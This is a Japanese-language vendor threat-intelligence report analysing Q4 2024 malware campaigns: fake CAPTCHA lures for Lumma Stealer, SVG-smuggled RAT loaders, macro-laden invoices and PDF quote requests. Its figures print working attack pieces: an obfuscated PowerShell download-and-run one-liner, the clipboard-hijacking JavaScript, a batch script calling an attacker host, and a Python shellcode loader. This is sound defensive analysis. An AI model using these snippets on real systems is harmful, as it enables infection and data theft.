

脅威インサイトレポート

2025年3月



脅威のランドスケープ

HP Wolf Security 脅威インサイ
トレポートの2025年3月版へよ
うこそ

四半期ごとに我々のセキュリティエキスパートが、HP Wolf Securityで特定された注目すべきマルウェアキャンペーン、トレンド、テクニックを紹介します。検知ツールを回避してエンドポイントに到達した脅威を隔離することで、HP Wolf Securityは、サイバー犯罪者が使用している最新のテクニックを把握し、セキュリティチームに新たな脅威と戦うための知識を与え、セキュリティ体制を向上させます。¹ 本レポートでは、2025年第1四半期に実際に発生した脅威について解説します。

エグゼクティブサマリー

ゲートウェイのセキュリティを回避したEメール脅威

11%

第4四半期にPDFドキュメントで配信された脅威

10%

• 2024年第4四半期、HPの脅威リサーチチームは、偽のCAPTCHAチャレンジを利用してユーザーをマルウェアに感染させるソーシャルエンジニアリングキャンペーンの増加を確認しました。潜在的な被害者は、攻撃者が管理するウェブサイトに誘導され、一連の認証手順を完了するよう促されます。これに従うと、ユーザーはWindowsの「ファイル名を指定して実行」機能を使用してPC上で悪意のあるPowerShellコマンドを実行するようにだまされ、最終的にLumma Stealerのようなファミリーのマルウェアに感染することになります。²

• 第4四半期に、HP Sure Clickが、検知を回避するためにScalable Vector Graphic (SVG) 画像内に悪意のあるコードを拡散する攻撃者を捕捉しました(T1027.009)。³ これらの画像は、Webブラウザでデフォルトで開かれるようになっており、7つのリモートアクセストロイの木馬 (RAT) とインフォスティーラーを展開し、脅威アクターに冗長性と収益化の機会を提供しています。特に、感染チェーンの一部は難読化されたPythonスクリプトによりマルウェアを配信していました (T1059.006)。⁴ Pythonの人気は、AIやデータサイエンスへの関心の高まりによってさらに後押しされており、そのインタプリタが広くインストールされているため、攻撃者にとってマルウェアを記述する言語としてますます魅力的なものとなっています。

• 悪意のあるPDFドキュメントは、HP Sure Clickが第4四半期に確認した脅威のファイルタイプの中で3番目に多いものでした。HP Sure Clickは、アジア太平洋地域のエンジニアリング企業を標的としたVIP Keyloggerを配信するマルウェアキャンペーンを特定しました。⁵ 攻撃者は、自動車や産業用部品など、販売する製品に基づいて潜在的な被害者である組織にメッセージをカスタマイズし、見積依頼を装った悪意のあるPDFファイルをEメールで送信していました。

特筆すべき脅威

ユーザーを騙してPCをLumma Stealerを感染させる偽のCAPTCHA

2024年第4四半期には、エンドポイントを標的とした脅威の半分以上（53%）がメールによって配信され、HP Sure Clickによって阻止された脅威の感染経路として最も多くを占めました。しかしながら、Webブラウジングもよく見られるな感染経路です。2024年後半から増加している攻撃傾向として、偽CAPTCHA脅威の増加が挙げられます。

これらのキャンペーンでは、まず脅威アクターが不正なWebサイトを立ち上げます。私たちは、新規ユーザーに無料クレジットを提供するクラウドホスティングプロバイダーを悪用する攻撃者を目にしました。多くの場合、これらのプロバイダーはマルウェアキャンペーンを実行するのに十分なリソースが提供します(T1583.003)。⁶ 正当なクラウドホスティングサービスを利用することで、IPアドレスやドメインが信頼されていることが多いため、攻撃者は検知を回避しやすくなります。これにより、脅威アクターは、Webレピュテーションに基づくWebプロキシなどのネットワークセキュリティを回避することができます。





図1&2-偽のCAPTCHA チャレンジ (左と右)

```
pOweRShell -w hiDdEn  
"[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('aWV4ICVpd3IgJ2h0dHBzOi8vZmlsZ  
XpjdnNkcy5iLWNkbi5uZXQvZ2t6SGRxZmcudHh0JyAtVXNlQmFzaWNQYXJzaW5nKS5Db250ZW50')) | iex"
```

図3-被害者のクリップボードにコピーされる悪意のあるPowerShellコマンド

HP Sure Clickが捕捉したキャンペーンでは、ユーザーはWeb広告、SEOハイジャック、または他の侵害されたWebサイトからのリダイレクトを通じて、偽のCAPTCHA Webサイトに誘導された可能性が最も高いと考えられます。ユーザーがWebサイトを読み込むと、人間であることを確認するための一連のタスクを実行するよう促すCAPTCHAが表示されます(図1&2)。

ユーザーが操作をすると、PC上で悪意のあるコードが実行されてしまいます。まず、ユーザーが"I'm not a robot" (ロボットではありません) ボタンをクリックすると、Webページ上のJavaScriptが起動し、悪意のあるPowerShellコマンドがユーザーのクリップボードに保存されます(図4)。

次に、ユーザーはWIN+Rのキーボードショートカットを使用してWindowsの実行プロンプトを開き、CTRL+VキーとEnterキーを押して、PowerShellコードを貼り付け実行するように指示されます。PowerShellコマンドは短く、単に別のWebサイトにホストされている悪意のあるスクリプトをダウンロードして実行するだけです。50MB以上のこのPowerShellスクリプトは非常に大きなサイズです。これほど大きな理由は、攻撃者がBase64エンコードされたZIPアーカイブを埋め込んでいるためです。

ダウンロードが完了すると、スクリプトが実行され、デバイス上にマルウェアのペイロードがすでに存在するかどうかを確認し、存在する場合は停止します。デバイスがまだマルウェアに感染していない場合、スクリプトはBase64文字列をデコードし、ZIPアーカイブをディスク上のAppDataフォルダに保存します。次に、アーカイブが展開され、ソフトウェアのインストールを含むフォルダが現れます。最後に、スクリプトはSet-up.exeという実行可能ファイルを実行し、PC上にマルウェアを永続的に残すためにNetUtilityAppというレジストリ実行キーを作成します(T1547.001)。⁷

```
function verify() {
  const textToCopy = `powershell -w hidEn
  "[Text.Encoding]::UTF8.GetString((Convert)::FromBase64String('aWV
  IqJ2h0dHBzO18vZmlsZXPjdNkcy5iLWNkb15uZXQvZ2t6SGRlZmducUhh0JyAtVXN
  NQYXJzaW5nKS5Db250ZW50')) | iex`;

  const tempTextArea = document.createElement("textarea");
  tempTextArea.value = textToCopy;
  document.body.appendChild(tempTextArea);
  tempTextArea.select();
  document.execCommand("copy");
  document.body.removeChild(tempTextArea);

  const recaptchaPopup = document.getElementById("recaptchaPopup");
  const overlay = document.getElementById("overlay");
  recaptchaPopup.classList.add("active");
  overlay.classList.add("active");
}

const verifyButton = document.getElementById('verifyButton');
verifyButton.addEventListener('click', verify);
```

図4 - 攻撃者のWebサイトで偽のCAPTCHAを操作するために使用されるJavaScript

この実行ファイルは署名されており、悪意のある形跡は見られません。しかし、この実行ファイルは同じフォルダに保存されている複数のダイナミックリンクライブラリ(DLL)をロードします(図5)。これらのDLLのうち、StarBurn.dllが悪意のあるものです。感染はDLLサイドローディング(T1574.002)と呼ばれる技術を使用して、ファイルを直接実行するのではなく、正規かつ信頼されたプロセスを通じて間接的にマルウェアを実行します。⁸ この技術を利用し、攻撃者は信頼され署名された実行ファイルを精査することなく実行することで、アプリケーション制御ポリシーを回避することができます。

悪意のあるDLLには、マルウェアのペイロードであるLumma Stealer.2が含まれています。このマルウェアファミリーは、地下フォーラムでas a Serviceとして宣伝されている、被害者のPCから暗号資産ウォレットやその他の機密データを盗む能力を持つ、活発かつ広範に拡散しているインフォスティーラーです。

偽のCAPTCHAソーシャルエンジニアリング攻撃を軽減するため、HP Sure Click Enterpriseのお客様は、クリップボード共有を無効にする設定ができます。より一般的には、ユーザーがWindowsの実行プロンプトへのアクセスを必要としない場合、管理者はグループポリシーを通じてこの機能を無効にできます。

Name	Type	Compressed size
updater	File folder	
x64	File folder	
x86	File folder	
AbRoot.dll	Application extension	108 KB
AdTree.dll	Application extension	108 KB
msvcp100.dll	Application extension	130 KB
msvcr100.dll	Application extension	403 KB
nmpwjs	File	752 KB
opengl64.dll	Application extension	7,312 KB
ovaw	File	15 KB
QtCore4.dll	Application extension	1,019 KB
QtGui4.dll	Application extension	3,614 KB
QtNetwork4.dll	Application extension	391 KB
QtXml4.dll	Application extension	130 KB
Set-up.exe	Application	4,516 KB
StarBurn.dll	Application extension	313 KB

図5 - 被害者のPCにLumma Stealerをサイドロードするために使用されたソフトウェアのインストールフォルダー

攻撃者はSVG画像とPythonスクリプト内に悪意のあるコードを隠蔽し7つのRATを配信

HTMLスマグリング (T1027.006) は、マルウェアの配信手法として広く利用されています。⁹しかし、エンドポイントに悪意のあるコードを埋め込むためのファイル形式はこれだけに限りません。Scalable Vector Graphics (SVG) はXMLを基盤としたグラフィックス形式で、スクリプト実行機能をサポートしています。第4四半期に、HP Sure Clickは攻撃者がSVGのスクリプト機能を悪用し、画像内に悪意のあるJavaScriptコードを埋め込む手法 (T1027.009) を検知しました。³我々は2024年第2四半期に、攻撃者がこの手法を使用した事例について以前に報告しています。¹⁰これら最近のキャンペーンは、脅威アクターがマルウェア拡散にこの手法を継続的に利用していることを示しています。


悪意のあるSVG画像がWebブラウザで開かれると、埋め込まれたスクリプトが実行され、攻撃者にメールゲートウェイスキャナーによって検知される可能性のある悪意のあるファイルを復号してダウンロードする手段を提供します。今回は、HTMLファイルがダウンロードされ復号されました。このファイルには、リモートWebDAVネットワーク共有をファイルエクスプローラーウィンドウで開くメタタグが含まれています (T1021)。¹¹ネットワーク共有をローカルフォルダーのように見せるため、攻撃者はウィンドウタイトルを“Downloads”に設定します。

このフォルダーには、YQBVSA80293GSBAV83290_pdf.lnk という名前のファイルが1つ含まれています。このファイルをPDFドキュメントだとユーザーに誤認させるため、ファイル名に二重のファイル拡張子 (T1036.007) が付けられ、アイコンがPDFのロゴに設定されています。¹²リンクファイルをダブルクリックすると、VBScript (T1059.005) が実行され、その後バッチスクリプトが実行されます。¹³

バッチスクリプトは次のタスクを実行します：

- ユーザーのダウンロードフォルダーからランダムなPDFドキュメントを開き、ユーザーの注意をそらす
- エンドポイントがAvastアンチウイルスを実行中かどうかを確認する
- PowerShellを使用して、Pythonインタプリターのフルインストールと各種スクリプトを含むZIPアーカイブをダウンロードし解凍する
- ユーザーのスタートアップフォルダーに startuppp.bat というファイルを配置し、PCに永続性を確立する⁷
- attrib +b コマンドを使用して新規作成したフォルダーを非表示にする (T1564.001)¹⁴
- 解凍されたPythonスクリプトを実行する

ダウンロードして解凍したファイルは、cPython 3.12でコンパイルされたスクリプト (T1059.006) です。⁴攻撃者は、Python 難読化ツールKramerを使用してコードを難読化 (T1207.013) し、分析を困難かつ時間のかかるものにしました。¹⁵デコンパイルと難読化解除後、スクリプトのコードは構造と機能が明らかになります。Pythonスクリプトは、RC4アルゴリズムを使用して埋め込まれた文字列を復号するものです。この文字列は実際にはシェルコードです。次に、スクリプトはメモリ保護を変更し、その後実行します。



```
:: Navigate to the Python folder and run the scripts
echo Running Python scripts...
cd /d "%UserProfile%\Downloads\Extracted\Python\Python312"
python.exe ana.py
python.exe asy.py
python.exe ven.py
python.exe hvn.py
python.exe xw3.py
python.exe xw5.py
python.exe ukk.py


:: Download the startuppp.bat file after opening the second PDF
echo Downloading startuppp.bat file...
set "cmdUrl=http://timebasebsan.shop:4045/startuppp.bat"
set "cmdDestination=%USERPROFILE%\Downloads\startuppp.bat"
```

図6&7-SVG画像を読み込んだ後にダウンロードされる悪意のあるHTMLファイル (左) と、7つのPythonスクリプトを実行し、それぞれが異なるマルウェアのペイロードに誘導するバッチスクリプト (右)

シェルコードは、さまざまなライブラリをロードし、標準的なAPI関数を解決した後、WindowsのAMSIアンチマルウェアインターフェースを回避します(T1562.001)。¹⁶次に、後続のマルウェアステージを解凍し、その場で実行します。このステージは、悪意のあるコードをデコードして新規に生成されたプロセスに注入するシェルコードランナーで、実行されます。

検知を回避するため、シェルコードランナーはWindows API関数ではなく直接システムコールを使用し、Windows API監視に基づくセキュリティツールの検知を回避します(T1106)。¹⁷マルウェアは、非同期プロセスジャコール (APC) インジェクション技術(T1055.004)を使用して、次のステージをWindows Notepad (notepad.exe) プロセスに注入します。¹⁸最後に、シェルコードはマルウェアのペイロードを復号し実行します。

通常、脅威アクターは単一のマルウェアペイロードを展開しますが、このキャンペーンでは7つのペイロードを展開しました。中間のバッチスクリプトは、それぞれ異なるマルウェアペイロードを展開する7つのPythonスクリプトを実行します。これらはDCRat、AsyncRAT、XWorm、VenomRATを含んでいます。^{19 20 21 22}複数のペイロードを展開する理由の一つは、一部のマルウェアが検知され削除された場合でも、脅威アクターに冗長性を提供するためです。または、これはマルウェア配信者が同じデバイスへのアクセスを7回販売することで収益化機会を最大化するための手法である可能性もあります。



マルウェアを永続化するために、攻撃者はバッチスクリプトを使用しました。ここで攻撃者は、テキストエディターにUTF-16エンコードされたスクリプトだと誤認させる単純ながら効果的な手法(T1027.013)を用い、ファイルを最初に見ただけでは読み取れないようにしました。¹⁵最初の2バイトを削除するとこの問題は解決し、難読化されたバッチスクリプトが明らかになります。このスクリプトは、デバイスが再起動され、ユーザーがアカウントにログインするたびに実行されます。その目的は、すべてのPythonスクリプトを再起動し、感染したPC上で各マルウェアのペイロードが永続的に維持されるようにすることです。

このキャンペーンは、マルウェアの拡散にPythonを使用している点で注目されています。Pythonの普及は、AIとデータサイエンスへの関心の高まりによりさらに加速しており、そのインタプリタが広くインストールされているため、攻撃者がマルウェアを書くための言語としてますます魅力的な選択肢となっています。

```

2 import ctypes
3 import base64
4
5 def rc4_decrypt(key, data):
6     S = list(range(256))
7     j = 0
8     output = bytearray()
9
10    # KSA (Key Scheduling Algorithm)
11    for i in range(256):
12        j = (j + S[i] + key[i % len(key)]) % 256
13        S[i], S[j] = S[j], S[i]
14
15    i = j = 0
16
17    # PRGA (Pseudo-Random Generation Algorithm)
18    for byte in data:
19        i = (i + 1) % 256
20        j = (j + S[i]) % 256
21        S[i], S[j] = S[j], S[i]
22        k = S[(S[i] + S[j]) % 256]
23        output.append(byte ^ k)
24
25    return bytes(output)
26
27 def execute_shellcode():
28    encrypted_data =
base64.b64decode('kBbaqXkPqzkwuoZV02KcYHAA6xzj4rfIOSmE4/nqDMEgT
z9o13Tpl/vUnj2EG8W59y9rjUxeonRSmg15dqGiSYMO3FDsQ/DwzkCTi6mx+udlab
96lpm33wTAK4p/SAqmp+099gqivTh2fGGLj50eLJDHV7wR5euw0vwnkBO3v+D4KHP
gRoLMG9Sr00J3iG/9nZF4lxY8NFZ4efvf3sGg7jxsNwjtLYaETqsqXi04GYxSxjwW
iWcJf14iqGg3GcbZCLX1473kbGjEcG5B07ucBCA0PIPn4V1+7Unudq/OpuT7/1tZ
sYUuqT7Pc1acwafNV+g.Thi.H4i+Y+7W0C71ubauR1kniipn11vYdR8aR0sc0

```

図8 & 9 - バッチスクリプトを読み取り不能にするために攻撃者が使用したUTF-16の難読化技術 (左) と、難読化を解除したPythonコード (右)




図10 - Windows APIの監視を回避するための直接のシステムコール

Webカメラとマイクの監視機能を持つXenoRATを拡散するマルウェアキャンペーン

オフィスドキュメントはマルウェアの配布に最もよく使われるファイル形式ではありませんが、一部の脅威アクターは依然として、エンドポイントの感染に利用しています。HP Sure Clickが第4四半期に特定したキャンペーンで、攻撃者が悪意のあるExcelスプレッドシートとWordドキュメントを組み合わせることでPCを感染させようとした興味深い事例を特定しました。

脅威アクターは、スペイン語を話すユーザー（主にラテンアメリカ地域）に対して、Excelスプレッドシートをメールを添付ファイルとしてばら撒きました。このスプレッドシートは請求書を偽装しており、契約済みドキュメントのぼやけた画像が表示されていました（図11）。攻撃者は、よく知られたソーシャルエンジニアリング手法を使用し、ユーザーに対してMicrosoft Excelの「コンテンツの有効化」ボタンをクリックするように求めるメッセージを表示しました。

これにより、Visual Basic for Applications (VBA) マクロが実行され(T1059.005)、感染チェーンが開始されます。¹³ VBAコード（図12）はWebダウンロードを実行し、ローカルに保存されたVBScriptを取得し実行します。興味深いことに、攻撃者はユーザーに待機するように促すメッセージボックスを表示することを選択しました。この種のインタラクションは珍しいものですが、ユーザーをVBScriptが完全にダウンロードされ実行されるまで待機させ、その後スプレッドシートを閉じることが期待できます。

ダウンロードされたスクリプト（難読化済み）は、URLからWordドキュメントをダウンロードし、ローカルに保存した後、それを開きます（図13）。攻撃者が別のWordドキュメントをダウンロードする理由については不明です。このステップは別のユーザー操作を必要とし、この時点で攻撃者は既にPC上でのコード実行権限を取得しているため不要だからです。それにもかかわらず、ユーザーが再びマクロ保護を無効化し、ドキュメントのコンテンツを有効化した場合、別のVBAマクロが実行されます。

このVBAマクロは、実行ファイル（.exe）がダウンロードされ、バックグラウンドで実行されます（図14）。この実行ファイルはマルウェアのペイロードであるXenoRATです（図15）。²³ XenoRATはC#で書かれたオープンソースのRATです。感染したデバイスのWebカメラの監視やマイクからの録音など、幅広いスパイ機能を備えています。さらに、隠蔽された仮想ネットワーク通信、キーロギングなどの機能をサポートし、攻撃者が感染したPCから機密データを制御し持ち出すことを可能にします。





図11 & 12 - ソーシャルエンジニアリング画像を含む悪意のあるExcelスプレッドシート（左）と難読化されたVBAマクロ（上）

攻撃者はVIP Keyloggerを使用しアジア太平洋地域のエンジニアリング企業を標的

悪意のあるPDFドキュメントは、2024年第4四半期にHP Sure Clickが隔離した3番目に多い脅威ファイルの種類でした。第4四半期にHP Sure Clickは、アジア太平洋地域のエンジニアリング企業を標的としたVIP Keyloggerマルウェアを使用した印象的なPDFマルウェアキャンペーンを阻止しました。⁵ 攻撃者は、自動車や産業用部品など、標的企業が販売する製品に応じてメッセージをカスタマイズした見積もり依頼を装った、悪意あるPDFファイルをメールで送信しました。

ユーザーがPDFドキュメントを開くと、ドキュメントの一部がぼやけた画像と共に、2つのメッセージが表示されます。最初のメッセージは、PDFリーダーのアップデートが利用可能であることを通知し、2つ目のメッセージはドキュメントが圧縮されているため、全文を表示するには画像をクリックしてファイルをダウンロードする必要があることを示しています。

以下の手順に従うと、このドキュメントはZIPアーカイブのWebダウンロードをトリガーします。PDFドキュメントは通常Webブラウザ内で開かれるため、このようなファイルダウンロードがユーザーに不審に思われる可能性は低いです。

ZIPアーカイブを開くと、ディスクイメージ (IMG) ファイルが表示されます。ディスクイメージはアーカイブ形式として使用でき、Windowsでは仮想ドライブとしてマウントできます。開くと、Windowsはディスクイメージをマウントし、その内容を新しいファイルエクスプローラーウィンドウに表示します。




図16 - ソーシャルエンジニアリング画像を使用し見積もり依頼を装った悪意のあるPDFドキュメント

マウントされたディスクイメージには、単一のファイルのみが含まれています - PDFドキュメントのように見える実行ファイルです。攻撃者は、実行ファイルのアイコンを変更する単純な手法を用いて、ユーザーが違うファイル形式であると誤認(T1036.008)²⁴ させるように欺いています。

実行ファイルを実行すると、最終的な感染ステージが開始され、PCにペイロードであるVIP Keyloggerがインストールされます。⁵ その名前が示すように、VIP Keyloggerは包括的なキーロガー兼インフォスティーラーで、キーストロークの記録、アプリケーションからの認証情報の抽出、クリップボードデータの取得、およびスクリーンショットの撮影が可能です。²⁵

この脅威は単純な感染手法を使用していたにもかかわらず、マルウェアがPCに感染するのを防ぐことができたHP Sure Clickが悪意のある動作を検知するまで、他のエンドポイントセキュリティツールを回避することに成功していました。




図17 - ディスクイメージを含むZIPアーカイブ





図18 - VIP Keyloggerの実行ファイルを含むPDFドキュメントを偽装したマウントされたディスクイメージ

マルウェアの ファイル拡張子



脅威の侵入経路

53%

Eメール

27%

Webブラウザダウンロード

20%

その他

脅威のファイルタイプのトレンド

